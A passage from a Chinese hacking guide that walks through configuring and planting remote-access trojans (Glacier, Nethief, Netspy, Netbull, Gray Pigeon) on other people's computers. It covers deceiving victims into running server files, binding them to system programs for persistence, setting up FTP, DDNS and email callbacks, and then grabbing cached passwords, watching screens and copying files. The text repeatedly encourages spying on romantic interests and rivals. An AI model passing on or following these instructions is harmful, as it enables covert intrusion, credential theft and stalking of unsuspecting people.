图3-4-10 口令获取



图3-4-8 建立连接



图3-4-9 下载文件的快捷菜单

在讲到这里的时候，笔者想要顺便提一下卸载冰河的方法，只要在命令控制台下的“控制类命令”|“系统控制”中就可以看到“自动卸载冰河”的按钮，如图3-4-11所示，用鼠标轻轻点一下就可以安全清除冰河了。

该软件提供的另一个功能便是屏幕抓取，我们只要照指示操作就行了，不过笔者并不喜欢用这个来进行抓图，主要是因为它抓图的速度不但慢而且质量也不好，所以，这里就不再对它作特别介绍了。

然后接着就该是配置服务器端了，不过，如果是在使用木马前就已经配置好了，则一般不需要改变，直接选择默认值就可以了。



图 3-4-11 自动卸载冰河

#### 注意

在这里的监听端口 7626 时可以更换的（范围在 1024 ~ 32768 之间）；关联可更改为与 EXE 文件关联（这样，以后无论运行什么 exe 文件，冰河就会自动加载了）；还有关键的邮件通知设置，如图 3-4-12 所示。



图 3-4-12 邮件通知设置

#### 提示

但如果我们在“设置类命令 | 服务端配置”里选择“读取服务端配置”，则可以看到是控制者设置的 IP 上线自动通知的接收邮箱。如果我们中了冰河的话，一般是可以用这个法子查出是谁在黑你的，具体情况如图 3-4-13 所示。

```

文件名称: SYSDDL32.EXE
进程名称: Windows
监听端口: 7626
访问口令:
敏感字符: 口令, 密码, 连接, 登录, 帐户, password, connect, account, login, logon,
注册表键名:
关联类型: TxtFile
关联文件名: SYSEXPLR.EXE
SMTP服务器: smtp.yesky.com
接收IP信箱: 95565@sohu.com
  
```

图 3-4-13 查看是谁在黑自己



如果这时候我们还有兴趣和机子的主人聊聊，就可以利用冰河自带的“冰河信使”向其发送信息了，怎么样，是不是吓了他一跳？



如果是心仪的MM的话，你的这一招没准儿让她对你另眼相看呢！

其实冰河的基本操作就是这么简单，建议大家熟练掌握它，以后你要接触的木马有六成与它的基本操作类似。

### 3.4.2 反弹端口型木马——网络神偷 (Nethief)

网络神偷是一个专业级的远程文件访问工具，利用它可实现对本地及远程驱动器进行包括文件删除、复制、移动、修改在内的各种操作，而且可以任意修改驱动器属性、修改文件属性。并且由于它利用了“反弹端口原理”与“HTTP 隧道技术”，它的服务端（被控制端）会主动连接客户端（控制端），因此，在互联网上可以访问到局域网里通过 NAT 代理（透明代理）上网的电脑，可以穿过防火墙（包括：包过滤型及代理型防火墙），并且支持所有的上网方式，只要能浏览网页的电脑，网络神偷都能访问！



“反弹端口原理”简介：

如果对方装有防火墙，客户端发往服务端的连接首先会被服务端主机上的防火墙拦截，使服务端程序不能收到连接，软件不能正常工作。同样，局域网内通过代理上网的电脑，因为是多台共用代理服务器的IP地址，而本机没有独立的互联网的IP地址（只有局域网的IP地址），所以也不能正常使用，就是说传统型的同类软件不能访问装有防火墙和在局域网内部的服务端主机。

与一般的软件相反，反弹端口型软件的服务端（被控制端）主动连接客户端（控制端），为了隐蔽起见，客户端的监听端口一般开在80（提供HTTP服务的端口），这样，即使用户使用端口扫描软件检查自己的端口，发现的也是类似 TCP UserIP:1026 ControllerIP:80 ESTABLISHED 的情况，稍微疏忽一点就会以为是在浏览网页（防火墙也会这么认为的）。看到这里，有人会问：既然不能直接与服务端通信，如何告诉服务端何时开始连接自己呢？答案是：通过主页空间上的文件实现的，当客户端想与服务端建立连接时，它首先登录到FTP服务器，写主页空间上面的一个文件，并打开端口监听，等待服务端的连接，服务端定期用HTTP协议读取这个文件的内容，当发现是客户端让自己开始连接时，就主动连接，如此就可完成连接工作。



HTTP 隧道技术：

把所有要传送的数据全部封装到 HTTP 协议里进行传送，因此在互联网上可以访问到局域网里通过 HTTP、SOCKS4/5 代理上网的电脑，而且也不会有什么防火墙拦截。

下面我们就来揭开一下这个网络江湖高手的神秘面纱：

首先，使用者必须申请一个支持FTP方式登录的主页空间。现在网上有很多提供免费个人主页空间的网站（在搜狐、新浪等搜索引擎中，查询“免费主页”、“主页空间”等关键字就可以找到一大堆），大多也都支持FTP方式登录维护，申请一个就可以了，具体申请方法请参见相应网站的说明。

下载并解压缩“网络神偷”文件，可以发现其可运行程序只有一个 nethief.exe 文件，该文件是网络神偷的客户端，而服务端需要由客户端产生。




图 3-4-14 网络神偷设置向导



服务端只有生成它的客户端才能访问，所以即使你不小心运行了服务端也是很安全的。

运行 nethief.exe 程序启动网络神偷设置向导，如图 3-4-14 所示。

我们只要根据向导的提示输入相关信息（申请的主页地址、登录主页空间的用户名和密码等），然后一路单击“下一步”就可以成功地完成设置了，大部分设置内容都可以从主页空间提供商的网站查到，如果该项设置提供了默认值，可直接采用默认值。

接着我们再来生成并运行服务端，单击主菜单中的“网络 | 生成服务端”，这时候，系统将会弹出如图 3-4-15 所示对话框。我们可以自定义服务端的一些设置，服务端默认的文件名为 Nethief\_Server.exe，可以在生成时或生成后任意改名。




图 3-4-15 生成服务端程序

设置完成后，单击“生成”按钮，系统将会弹出询问是否确认无误的对话框，直接点击“是”后就可以生成服务端了。

服务器端设置好以后，就可以将这个新配置好的程序即 Nethief\_server.exe 按第 3.2.1 节介绍的方法植入对方主机，并诱骗对方运行之后，你就可以实施你的远程文件访问计划了。对方只要运行了服务端，就能在客户端里的“服务端在线列表”看到它。

#### 提示

由于服务端程序在运行后不会显示任何界面，因此，看上去好像没有什么反应，其实它已经将自己复制到系统里面了，并且会在对方每次开机时自动运行。



这里还需要提醒大家的是，如果对方的系统中原来就有服务端，那么，新的服务端程序会自动判断与旧服务端程序是否相同（包括设置内容），如果相同则不作反应，如若不同，则会先清除掉旧的服务端程序，然后再把自己复制到系统中去。

当服务端出现在“服务端在线列表”时，先选中服务端，然后点击鼠标右键中“添加主机”，就可把它添加到文件管理器中，接着我们再切换到文件管理器界面，如图 3-4-16 所示，双击此服务端节点（或单击左边的“+”号）就会开始等待服务端的连接，如果一切正常，即可连接成功，如图 3-4-17 所示。




图 3-4-16 还未连接服务端




图 3-4-17 服务端连接成功



如果等进度条走完，还没有收到服务端的连接，可能是对方已经下线，或是由于其它各种未知原因不能连接。

接下来我们再来看一下文件工具栏，如图 3-4-18 所示，从左至右分别是：新建文件、新建文件夹、向上一级、刷新、查找、剪切、复制、粘贴、高级运行、删除、查看、属性。



图 3-4-18 文件工具栏

因为本软件是针对远程文件访问的，所以在这方面功能异常强大，而且在设计上高度模仿 Windows 资源管理器，只是不支持右键菜单，大部分操作可以通过工具栏、主菜单或快捷键完成。

就这样，我们便可以轻松对在远程安装了木马服务端程序的计算机进行自由操作了，也就是我们在“居家办公”中所说的远程控制。

#### 提示

客户端如果在没有互联网 IP 地址的电脑上使用（例如局域网内的电脑），就只能访问本局域网内的服务端，而不能访问互联网上的服务端。（注：一些 ADSL 宽带用户是没有互联网 IP 地址的，如同局域网内的电脑。一般虚拟拨号的 ADSL 用户是有互联网 IP 地址的，而通过路由器上 ADSL，开机就上网的那种是没有互联网 IP 地址的）。而且在使用客户端时请务必关闭本机上所有的防火墙软件，否则数据会被防火墙拦截，软件不能正常工作。



利用网络神偷，现在可以进行远程局域网访问了，这在以前可是想都不敢想的事情哟。而且作为木马，它升级速度极快，一般的防火墙都可能拦截不了它。但是利用它只能访问肉机的文件，不能窃取肉机的密码，截取屏幕等，所以你可能需要配合其它软件来实现你想要的功能，把其它软件上传后远程运行就可以了。

### 3.4.3 远程监控杀手——网络精灵木马（netspy）

“网络精灵”远程监控系统是一套通过网络协议，对网络上的机器进行自动监控、管理的软件。它采用先进的 C/S 结构，通过 TCP/IP 通讯协议，对用户的电脑进行自动跟踪和监督，除具有文件管理功能外，还可以对使用者的操作进行监督和管理，并提供有效的远程控制功能。具有良好的可靠性，安全性和可扩充性。

“网络精灵”分为管理器（木马的客户端）和控制器（木马的服务器端）两部分。管理器安装于管理员的计算机上，实现对客户计算机的管理。控制器安装于客户计算机上，对来自管理器的要求作出反应，实现系统的各项功能。



虽然网络精灵作者把它作为一个远程访问和控制的软件，但黑客却可以把它当作一个木马来使用，而且一般的杀毒软件也会把它认为是一个后门。

在网络精灵的软件包中，共有 5 个文件，其作用如下：

netspy.exe：网络精灵服务器端程序。

netmonitor.exe：网络精灵客户端控制程序。

zip.dll：支持远端压缩功能的插件。

netmon.chm：帮助文件。

在使用网络精灵的服务器端程序前，我们不需要对其进行什么特殊的设置，只要按第 3.2.1 节介绍的方法把它植入到目标主机上直接运行就可以了，在运行之后，网络精灵就会自动把安装文件 netspy.exe 删除掉了。

我们在把网络精灵的服务器端程序植入到目标主机之后，就可以利用网络精灵客户端程序来对目标主机进

行控制了，具体的操作方法如下：

如果我们不知道目标主机的 IP 地址，可以利用第 3.4.1 节中介绍的方法进行扫描，开放了 7306 端口的机器就表示已经运行了网络精灵服务端，找到了这类主机之后，就可以进行下面的操作了。

首先需要打开网络精灵客户端程序，如图 3-4-19 所示。

然后单击网络精灵客户端程序主菜单中的“计算机 | 添加”命令，打开“添加计算机”对话框，如图 3-4-20 所示，接着在该对话框中，输入计算机的名称（可以是任意字符串）地址（目标主机 IP 地址或者域名），其他设置可以保持默认状态。



图 3-4-19 网络精灵客户端程序





图 3-4-20 添加计算机对话框

接着再单击“确认”按钮，客户端程序就会与目标主机上的服务器端程序进行连接了。如果系统提示连接成功，则会在客户端的左侧窗口中显示目标主机，选中目标主机，然后选择菜单“查看 | 刷新”命令，或者使用功能键 F5，以显示目标主机的硬盘分区信息。

这时候，我们在网络精灵客户端的窗口中，就可以对目标主机上的文件进行各种操作了，操作的方法类似于 Windows 中的资源管理，这些命令都在“文件”菜单，包括文件的上传、下载、删除以及目录的创建，改名和删除等功能。

这里我们就只针对网络精灵的文件压缩功能来介绍。

展开 C:\Windows\SYSTEM (Windows2000 应上传到 C:\Winnt\system32)，然后单击鼠标右键并在弹出的快捷菜单中选择“上传文件”命令或是单击工具栏上的  按钮。在打开的“文件”对话框中选择本地的文件 zip.dll 后，zip.dll 文件就会被网络精灵上传到受控机中相应目录下面了，如图 3-4-21 所示。

 提示

当然也可以上传其它文件，然后利用网络精灵的“文件 | 执行”命令来运行自己的程序。



图 3-4-21 上传文件

我们在把压缩插件 zip.dll 上传到指定位置后，网络精灵客户端程序就可以对受控机上的文件进行压缩了。选定要压缩的文件，然后选择主菜单中的“文件 | 压缩”命令，就会打开“压缩文件”对话框，在该对话框中输入压缩之后的目标文件名，指定压缩比，如图 3-4-22 所示，然后单击“确定”按钮，就会在受控机上的指定位置产生一个压缩文件。



图 3-4-22 网络精灵的压缩文件显示



压缩之后，要下传当时所费的时间也就少了，可以在短时间偷更多的东东。

在网络精灵客户端的“文件”菜单中，除了一些文件操作的命令之后，还有一个“执行”命令，可以执行目标主机的一些可执行文件。选择“文件 | 执行”命令，打开“执行命令”对话框，如图 3-4-23 所示，在该对话框中输入要执行的命令或者可执行文件的名称，例如 notepad.exe，然后单击“确定”按钮，就会把目标主机上的记事本程序打开了。



图 3-4-23 “执行命令”对话框

另外，我们还可以为网络精灵的客户端程序设置密码，选择“文件 | 设定密码”命令即可。设置了密码之后，当下次启动网络精灵客户端程序时，系统就会弹出密码对话框，只有在该对话框中输入正确的密码，才能进入网络精灵客户端程序的窗口。

#### 提示

网络精灵客户端的默认密码为空，如果不设置密码，谁都可以通过你机器上的客户端对你的肉机进行胡乱操作。

网络精灵客户端对受控机的控制命令主要在“工具”菜单中，如图 3-4-24 所示。




图 3-4-24 “工具”菜单中的命令

网络精灵控制命令包含以下一些命令：

发送消息：可以发送文本消息给受控机，如图 3-4-25 所示。




图 3-4-25 发送消息

关闭计算机：关闭受控机。

查看屏幕：查看受控机的屏幕，可以在“屏幕”窗口中设置屏幕缩放比，屏幕图像压缩质量，设置完成之后，单击“刷新”按钮才能看到指定规格的受控机屏幕图像。另外，还可以设置循环查看受控机屏幕，并可以设置循环刷新的时间间隔。



如果任何一方不是宽带网络的话，查看屏幕的速度非常慢。要想查看对方的屏幕，实在需要些耐心，而且这会影响对方的速度，引起对方的警觉。

进程管理：对受控机上的所有活动进程进行监控和管理。选择“工具 | 进程管理”，将出现如图 3-4-26 所示的界面。




图 3-4-26 受控机的进程管理界面

拨号网络监视器：监视受控机拨号上网的连接情况。

共享管理：显示受控机上的所有共享，可以新建、删除共享，设置共享的属性。选择“工具 | 共享管理”，出现如图 3-4-27 所示的界面。

系统信息：显示系统信息。

显示缓存口令：可以查看远程计算机上缓存的各种口令信息（Windows 2000 不支持这项功能）。

远程终端：使用客户端的鼠标和键盘直接操纵受控机。

Web 方式监控：Web 方式监控是网络精灵的一大特点，网络精灵可以使用网页浏览器代替客户端程序来监控受控机，这使得对受控机的监控变得更加灵活方便，如图 3-4-28 所示。



图 3-4-27 网络精灵客户端的共享管理界面

#### 提示

其实，知道了目标肉机的 IP 地址如 10.0.13.19，我们还可以在 IE 中直接键入 IP 地址和端口号（即 10.0.13.19:7306）来连接植入网络精灵木马的远程计算机，这样可能更加简单、直接一点。



图 3-4-28 Web 方式监控管理界面

### 3.4.4 庖丁解牛——揭开“网络公牛(Netbull)”的内幕

网络公牛(Netbull)是一个类似冰河的远程控制软件,它可以实现在局域网和因特网上,甚至在无网络状态时仍可以用电话和Modem完成对服务器的控制。其最大优势在于屏幕动态捕捉时图像效果极佳,就像在本地显示一样,而冰河的动态屏幕效果实在不敢恭维,原因在于本软件采用的屏幕传输方式不是BMP或JPEG,而是类同于电视电话之原理,可用本地鼠标键盘控制对方屏幕。

Netbull 的压缩包解压后包含如下一些文件:

buildserver.exe:用于把autobind.dat,peepshell.dll,peepserver.exe,keycap.dll捆绑成一个单独的可执行文件newserver.exe;

peepshell.dll:它是自动运行两个可执行文件的外壳;

autobind.da:它是用于在服务器端自动执行一系列动作的外壳;

keycap.dll:用按键捕捉的DLL文件;

peepserver.exe:是在服务器端真正执行的EXE文件(给别人用的: )呵呵;

peep.exe:客户端EXE文件(你用的);

netbull.txt:网络公牛的说明文件。

#### 1. 网络公牛的配置

在把网络公牛木马植入目标主机前,需要对它的服务器端程序做一些设置,方法如下:

双击打开网络公牛的客户端程序Peep.exe,如图3-4-29所示。

在网络公牛的客户端程序菜单中选择“配置服务器|设置”,在“打开”对话框中找到peepserver.exe(即网络公牛的服务器端程序)文件打开,就会弹出“服务器参数设置”对话框,如图3-4-30所示。




图 3-4-29 网络公牛的客户端程序主界面



图 3-4-30 “服务器参数设置”对话框

在“服务器参数设置”对话框中,就可以设置自己需要发送E-mail的SMTP服务器和收取E-mail的邮箱地址。这样一来,只要能够将网络公牛服务端植入目标主机,它就会自动把当前主机的IP地址发送到指定的邮箱中,而我们在该对话框中设置的邮箱就是用来接收IP地址的。

#### 提示

记得在“捆绑运行”前打上“”,这样设置之后,服务器端会自动把肉机的动态IP地址发送到你的邮箱。

然后运行程序buildserver.exe，它就会在当前目录下产生一个新server.exe文件，如图3-4-19所示，它就是网络公牛的服务器端程序。

服务器端程序即newserver.exe制作好以后，我们可以把它改为自己喜欢的名字，然后再通过第3.2.1介绍的方法把它植入目标主机。newserver.exe在服务器端运行后，会自动变成文件checkdll.exe（即peepserver.exe），放在文件夹C:\windows\system（如果肉机是Windows 9X系统）或者C:\WINNT\system32（如果肉机是WindowsNT/2000系统）下，并且checkdll.exe被设置成开机自动运行。

网络公牛的服务器端程序在运行后会自动捆绑以下文件：

在Windows9x中：

notepad.exe, write.exe, regedit.exe, winmine.exe, winhelp.exe

在WindowsNT/2000中：

notepad.exe, regedit.exe, reged32.exe, drwtsn32.exe, winmine.exe

此外，服务器端程序还会捆绑在开机可自动运行的第三方软件上（如realplay.exe）。

网络公牛的服务器端程序运行后，会自动向设置好的信箱发一封E-mail，告知服务器端程序开始运行的时间，以及目标主机的IP地址。并且，服务器端程序每隔10分钟查询一次目标主机的IP地址，当目标主机（受控机）的IP地址发生改变时，会发送E-mail进行通知。

## 2. 客户端的远程监控

我们在把网络公牛的服务器端程序植入目标主机后，就可以使用客户端对目标主机进行监控了，具体监控操作步骤如下：

首先双击网络公牛的客户端EXE文件Peep.exe，打开网络公牛监控窗口。

然后再在网络公牛监控窗口中，选择菜单“文件|增加主机”命令，打开图3-4-31所示的“连接”对话框，在该对话框中，输入主机名称（这个主机名称只是为了便于记忆，无实际用途），重点是要输入主机的IP地址，这里以102.102.102.153为例。最好单击“OK”按钮即可将此主机添加到客户端，如图3-4-32所示。



图 3-4-31 【连接】对话框




图 3-4-32 连接设置完成

在网络公牛的客户端监控窗口中，主要的菜单是“命令选项”，它包括了所有的监控命令，包括：

连接：与服务器端程序连接的命令。

断开连接：与服务器端程序断开连接的命令。

控制台：得到目标主机信息的命令。

浏览器：浏览目标主机文件系统的命令。

捕获屏幕：查看目标主机当前屏幕内容的命令。

因为所有监控命令都要在与目标主机连接之后才能执行，所以首先要与目标主机连接。



在网络公牛客户端窗口中选择目标主机，选择菜单“命令选项 | 连接”命令后，程序将给出连接成功或失败的提示，如图 3-4-33 所示。

接着选择菜单“命令选项 | 控制台”命令，打开“控制台”对话框。在“控制台”对话框中，共有 5 个选项卡，包括：系统信息、消息、进程管理、查找、服务器在线修改，如图 3-4-34 所示。

单击其中的“系统信息”选项卡，然后，单击选项卡中的“系统信息”按钮，在“响应”文本框中会显示目标主机的系统信息。



通常情况下，在使用系统信息监控命令后，就会显示出目标主机的计算机名，CPU 的类型，内存大小和使用百分比，操作系统的类型以及各硬盘驱动器的总容量和剩余容量。这时候如果我们看到硬盘驱动器的总容量和剩余容量的显示都有问题，则表明网络公牛不能正确地显示受控机上的硬盘使用情况。



如果目标主机上这时候设置有缓存的密码，那么，在我们单击“获取密码”按钮后，在“响应”文本框中就会显示出所有缓存的密码。



图 3-4-33 提示连接失败或成功




图 3-4-34 网络公牛的控制台

如果目标主机是 Windows NT/2000 操作系统，则无法获取密码，即便是 Windows 9x，也只能获取屏保密码。

“消息”选项卡中可像冰河的信使一样发送短信。

通过它，你可以和对方的 GG 或 MM 聊天，说声：我爱你！就算不能让她感动，最低限度也能让她对你难忘。

在“进程管理”选项卡中，可以对目标主机的进程进行管理。

在“查找”选项卡中可以查找指定路径下的某个文件。你可以直接列出文件名或者通过尾缀查找，让它给你列出一个文件清单，想看看有没有情书？或者有没有她的照片？建议用“\*.doc”、“\*.txt”和“\*.jpg”等尾缀名查找。

在“服务器在线修改”选项卡中，可以在线修改网络公牛服务器端的邮箱设置，设置完成之后，别忘了单击“设置生效”按钮。



SMTP 以及邮箱地址的设置也可以在对服务器端程序进行配置的时候进行设置，这里可以在线修改以前的设置。

选择“命令选项 | 浏览器”命令，就会打开“文件管理器”窗口。

在“文件管理器”窗口中，可以对目标主机上的文件进行各种操作，就像在目标主机上利用“Windows 资源管理器”对文件进行操作一样，可以打开、执行、删除、重命名目标主机上的文件，以及查看和修改文件的属性，并且能够从目标主机上传和下载文件。

使用网络公牛还能够捕获目标主机的屏幕。在菜单中






图 3-4-35 捕获屏幕

选择“命令选项 | 捕获屏幕”命令，如图 3-4-35 所示，就会打开“屏幕流”窗口，在该窗口中，我们可以看到目标主机当前的屏幕了，和我们在目标主机前看到的内容是一样的。

在“屏幕流”窗口中，可以设置屏幕缩放比例，以及屏幕的刷新时间。如果选择了菜单“选项 | 本地鼠标、键盘有效”命令，就可以使用本地的鼠标和键盘来操纵目标主机，就像在使用目标主机的鼠标和键盘一样。

 通过捕获屏幕，你可以看对方正在干什么，看有哪些情敌在向你的 MM 或 GG 套瓷，耐心点的话，你还可以看到你情敌的 QQ 号。

 提示

再说点题外的话，从远程控制的角度讲，网络公牛是一个好软件，虽然它的功能没有冰河强大。不过一般情况下，除了你之外，没人知道这个机子中了木马（这是因为 peep.exe 没有嗅探和查找主机的功能），也就只有唯一的你才能够控制这台机器，所以，不至于太滥，人人都可以进去捣鼓一番，所以你可以大胆地和你的心上人安装运行这个软件（可省去配置邮箱这一个环节，因为你们应该会查出自己的 IP），然后，互相交流你们的图片，MP3 甚至是 RM 小电影。

### 3.4.5 为你通风报信的“灰鸽子”

灰鸽子是当今木马界中影响较大的一种，它同网络神偷一样，采用了反向连接功能，因此在互联网上可以访问到局域网里通过 NAT 代理（透明代理）上网的电脑，并且可以穿过某些防火墙，这一点让以前的老木马有些自愧弗如，不过，各有各的特色，当然也就各有各的市场。灰鸽子有很多版本，以前的一些版本有些功能类似于冰河，而最新的牵手 2004 版则侧重在远程控制功能方面，这里我们以牵手 2004 版为例进行介绍。

灰鸽子软件下载解压后，只有一个可执行文件 H\_Client.exe，这是它的客户端，而其服务器端需要由客户端产生，并且这个服务器端文件只能被直接生成它的客户端所管理，就算你用了灰鸽子客户端去连接别人被植入了灰鸽子木马的电脑也是没有用的，所以可以有效防止自己的肉鸡被他人所利用。

#### 1. 配置自己的木马

在使用灰鸽子木马之前，需要先使用其客户端文件生成一个服务器端，为了达到迷惑别人的目的，最好生成一个很有隐蔽性的文件，让鸽子真正成为你的信使。

同网络神偷木马一样，灰鸽子的使用仍然需要预先申请一个支持 FTP 登录的主页空间，然后就可进行下一步的服务器端配置操作了。

运行灰鸽子客户端程序 H\_Client.exe，如图 3-4-36 所示。

选择灰鸽子客户端程序主菜中的“文件 | 配置服务程序”或是点击工具栏上的“配置服务程序”按钮，进入服务器配置界面，如图 3-4-37 所示。



图 3-4-36 灰鸽子客户端程序主界面




图 3-4-37 服务器配置界面中的“连接类型”设置

(1) 在“连接类型”选项卡里选择“自动上线型”：无需知道远程 IP，可自动上线控制，然后在下面的文本框里输入相关信息。



自动上线型，不需要知道远程的 IP，服务器端会主动地与客户端连接，只是需要拥有一个支持 FTP 登录的主页空间，这种方式要控制肉机非常方便。

在“URL 转向域名”文本框里填入我们事先注册好的域名（比如 `http://youname.yeah.net`）。

注意：这里 URL 转向域名前面一定要有：`http://`。

然后在“DNS 解析域名”文本框里填入我们事先注册好的域名，DNS 域名格式为：`yourname.3322.org`（注：这里也可以填写你的静态 IP）。

注意：这里 DNS 域名格式一定不能有：`http://`。

在“网页文件”文本框里填入存放本机 IP 地址的网页文件，存放 IP 地址文件内容格式：`http:// 你的 IP 地址 /`（你的 IP 地址也可以填写成 URL 转向域名）

注意：这里网页格式前面一定要有：`http://`。



提示

这就是每次上网后把你的 IP 地址信息写到这个主页空间的那个文件的格式。



另外也可以在“连接类型”选项卡里选择“主动连接型：远程打开监听端口，等待你的连接控制”，但这种连接类型，你需要采用其它方法获取对方的 IP 地址，并且不能对局域网里的机器实施控制，只能对方是公网的 IP 地址的情况才能控制，这一点跟以前一些木马性能差不多。

(2) 在“安装信息”选项卡中，我们可以设置将服务端程序安装到哪个目录、安装名称、连接密码等信息。



安装名称栏可以自定义安装后的文件名，但是扩展名一定要是：`.exe`，`.com`，`.bat` 这三种的其中一种，不然程序不能正常运行。

(3) 在“邮件通知”选项卡中，可以让服务器端在线发送邮件通知，将本机动态 IP 地址发送到你指定的邮箱。



这对连接类型设置为主动连接型的用户特别有用，只要在本机上运行一个邮件监控软件监控新邮件的到来，就可以在服务器端一上线时就实施控制。

